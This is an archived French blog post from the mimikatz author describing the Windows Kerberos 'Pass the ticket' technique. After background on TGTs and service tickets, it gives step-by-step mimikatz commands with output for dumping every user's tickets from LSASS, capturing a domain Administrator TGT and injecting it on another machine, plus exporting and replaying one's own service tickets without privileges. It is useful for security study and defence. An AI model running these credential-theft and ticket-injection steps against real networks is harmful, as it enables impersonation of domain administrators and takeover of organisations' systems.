
Pass the ticket | Blog de Gentil Kiwi

Published: 2014-01-13 · Archived: 2026-04-05 12:59:51 UTC



Le gardien des Enfers (Κέρβερος) de Microsoft

`mimikatz` permettait la récupération de deux type de données d'authentification :

- les hashs, réutilisables dans Windows via « Pass the hash »
- les mots de passe, directement réutilisables dans Windows

Puis, un document très intéressant de Microsoft est apparu : http://www.microsoft.com/download/details.aspx?id=36036. Il nous apprend entre autres :


- que les attaques par « Pass the hash » ont encore de très beaux jours devant elles ;
- qu'il est normal de retrouver des mots de passe dans le processus LSASS ;
- qu'à partir d'un environnement Windows 7, NTLM peut être désactivé sur un parc maitrisé et homogène (sécurité pour maquettes ;)

Mais ce document rappelle aussi que Kerberos reste autant vulnérable à l'extraction de données que les autres fournisseurs de sécurité…

Kerberos sous Windows, les bases

Kerberos repose sur l'utilisation de tickets, chiffrés, ayant des durées d'utilisation et de renouvellement prédéfinies.
Dans un environnement Windows, les secrets partagés restent les hash des comptes (!), la clé du KDC est le hash du compte `krbtgt` (http://msdn.microsoft.com/library/windows/desktop/aa378170.aspx).

Contrairement aux autres protocoles d'authentification, Kerberos fonctionne uniquement dans le cadre d'un domaine et en utilisant les noms de serveurs.
Voici un très bon schéma de Microsoft résumant l'authentification d'un client, l'obtention d'un TGT (Ticket Granting Ticket), la demande d'un ticket de service, et son utilisation.



Source : http://technet.microsoft.com/library/bb742516.aspx

Il y a donc **deux** types de tickets intéressants :

- les TGT – représentant les utilisateurs – ils permettent d'obtenir des Tickets de services auprès d'un TGS (Ticket Granting Service)

```
[00000001] - 12

     Start/End/MaxRenew: 13/01/2014 01:13:30 ; 13/01/2014 11:13:30 ; 20/01/2014
01:13:30

     Server Name       : krbtgt/DOMAIN.LOCAL @ DOMAIN.LOCAL

     Client Name       : user2 @ DOMAIN.LOCAL

     Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
```

TGT identifiant `user2` sur le domain `DOMAIN.LOCAL`, valide pendant 10h00 et renouvelable pendant 1 semaine

Par défaut, Windows ne permet pas leurs export aux utilisateurs (il remplacera la clé de session par une clé nulle, rendant son utilisation impossible).
Un paramètre doit être positionné (`allowtgtsessionkey`) par un administrateur pour qu'un utilisateur puisse récupérer son TGT : http://support.microsoft.com/kb/308339

- les Tickets de service : ils permettent d'accéder à une ressource (partage, service web, annuaire) sur un serveur précis

```
[00000002] - 17
     Start/End/MaxRenew: 13/01/2014 01:15:48 ; 13/01/2014 11:13:30 ; 20/01/2014 01:13:30
     Server Name       : cifs/pc-81.domain.local @ DOMAIN.LOCAL
     Client Name       : user2 @ DOMAIN.LOCAL
     Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

Ticket de service identifiant `user2` pour un service de partage (`cifs`) sur le serveur (`pc-81.domain.local`), valide pendant 10h00 et renouvelable pendant 1 semaine

Cette fois ci, un utilisateur lambda peut récupérer ses propres tickets sans droits particuliers…

Manipulons les tickets

Via l'appel au Package d'authentification Kerberos (`LsaCallAuthenticationPackage`), Microsoft nous offre des structures permettant de manipuler les tickets Kerberos : http://msdn.microsoft.com/library/windows/desktop/aa378099.aspx.

Le message permettant d'injecter un ticket arbitraire de type KRB-CRED dans notre session est : `KerbSubmitTicketMessage` (celui ci n'est pas disponible sous XP ou 2003).
Il ne nécessite aucun droit particulier pour injecter des ticket dans notre propre session.

La récupération depuis le processus `LSASS` de tous les tickets, de toutes les sessions, et de toutes les clés nécessite en revanche les droits administrateurs ou SYSTEM (et dans ce cas le privilège Debug devient inutile)

1. Récupérons tous les tickets sur un Terminal Server, ou une station sensible

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::tickets /export
Authentication Id : 0 ; 2747917 (00000000:0029ee0d)
```

```
Session           : Interactive from 2
User Name         : userlocaladmin
Domain            : DOMAIN
          Tickets group 0
           [00000000]
             Start/End/MaxRenew: 13/01/2014 01:44:15 ; 13/01/2014 11:44:10 ;
20/01/2014 01:44:10
             Service Name (02) : LDAP ; dc-2012r2-x.domain.local ; domain.local ; @
DOMAIN.LOCAL
             Target Name  (02) : LDAP ; dc-2012r2-x.domain.local ; domain.local ; @
DOMAIN.LOCAL
             Client Name  (01) : userlocaladmin ; @ DOMAIN.LOCAL ( DOMAIN.LOCAL )
             Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
             Session Key  (12) : 6b 96 7b 29 70 03 a5 45 f6 e4 1a 25 5c a1 bf 0d 35
0a d5 db 86 ab 7e 5f be 67 3e f8 2b 05 d6 3d
             Ticket  (03 - 12) : [...]
             * Saved to file [0;29ee0d]-0-0-40a50000-userlocaladmin@LDAP-dc-2012r2-
x.domain.local.kirbi !
   [...]
Authentication Id : 0 ; 2628340 (00000000:00281af4)
Session           : Interactive from 1
User Name         : user1
Domain            : DOMAIN
   [...]
Authentication Id : 0 ; 1873488 (00000000:001c9650)
Session           : Interactive from 3
User Name         : Administrateur
```


```
Domain            : DOMAIN
   [...]
          Tickets group 2
          [00000000]
             Start/End/MaxRenew: 13/01/2014 00:57:49 ; 13/01/2014 10:57:49 ; 20/01/2014 00:57:49
             Service Name (02) : krbtgt ; DOMAIN.LOCAL ; @ DOMAIN.LOCAL
             Target Name  (02) : krbtgt ; DOMAIN.LOCAL ; @ DOMAIN.LOCAL
             Client Name  (01) : Administrateur ; @ DOMAIN.LOCAL ( DOMAIN.LOCAL )
             Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
             Session Key  (12) : 76 7b db 67 1d 2e a7 8c a3 39 b5 12 a2 c1 27 cd ac 7d d9 04 20 fa a3 a8 2d 70 3e 9c 1e e3 3b d1
             Ticket  (02 - 12) : [...]
             * Saved to file [0;1c9650]-2-0-40e10000-Administrateur@krbtgt-DOMAIN.LOCAL.kirbi !
```

Oui, cela fonctionne aussi avec les « minidumps ».
Un Administrateur du domaine avait une session sur cette machine ;)

2. Injectons, sur une autre machine ce TGT récupéré

```
mimikatz # kerberos::ptt [0;1c9650]-2-0-40e10000-Administrateur@krbtgt-DOMAIN.LOCAL.kirbi

Ticket '[0;1c9650]-2-0-40e10000-Administrateur@krbtgt-DOMAIN.LOCAL.kirbi' successfully submitted for current session
```

Il suffit de demander la parcours d’un partage pour qu’un Ticket de service ad hoc soit demandé en se basant sur le TGT injecté.



Export de ses tickets de services sans être administrateur

En se limitant à l'utilisateur courant, les tickets de services pourront être exportés sans droits particuliers. Ils peuvent dans certains cas être intéressants (prêt d'une session, poste non verrouillé, …)


1. Récupérons les tickets sur poste/serveur disposant de l'accès désiré (ici partage de fichier sur `PC-81` au nom d' `user2`)

```
mimikatz # kerberos::list /export

[00000002] - 17

     Start/End/MaxRenew: 13/01/2014 01:15:48 ; 13/01/2014 11:13:30 ; 20/01/2014 01:13:30

     Server Name       : cifs/pc-81.domain.local @ DOMAIN.LOCAL

     Client Name       : user2 @ DOMAIN.LOCAL

     Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

```
8       * Saved to file     : 2-40a10000-user2@cifs~pc-81.domain.local-DOMAIN.LOCAL.kirbi
```

2. Injectons, sur une autre machine le ticket de service ainsi récupéré

```
1       mimikatz # kerberos::ptt 2-40a10000-user2@cifs~pc-81.domain.local-DOMAIN.LOCAL.kirbi
2       Ticket '2-40a10000-user2@cifs~pc-81.domain.local-DOMAIN.LOCAL.kirbi' successfully
        submitted for current session
```



Téléchargement

La version alpha prenant en charge ces améliorations est disponible : http://blog.gentilkiwi.com/mimikatz

---